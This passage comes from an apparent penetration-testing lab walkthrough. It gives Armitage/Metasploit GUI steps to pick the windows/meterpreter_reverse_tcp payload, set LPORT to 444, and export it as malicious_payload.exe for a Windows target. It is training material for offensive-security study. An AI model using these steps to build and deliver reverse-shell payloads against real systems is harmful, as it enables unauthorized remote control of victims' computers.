
Note: As it is known from the Intense scan that the target host is running a Windows OS, the Windows OS logo also appears in the host icon.




18. Now, from the left-hand pane, expand the **payload** node, and then navigate to **windows** → **meterpreter**; double-click **meterpreter_reverse_tcp**.




19. The **windows/meterpreter_reverse_tcp** window appears. Scroll down to the **LPORT** Option, and change the port **Value** to **444**. In the **Output** field, select **exe** from the drop-down options; click **Launch**.



20. The **Save** window appears. Select **Desktop** as the location, set the **File Name** as **malicious_payload.exe**, and click the **Save** button.



21. A **Message** pop-up appears; click **OK**.



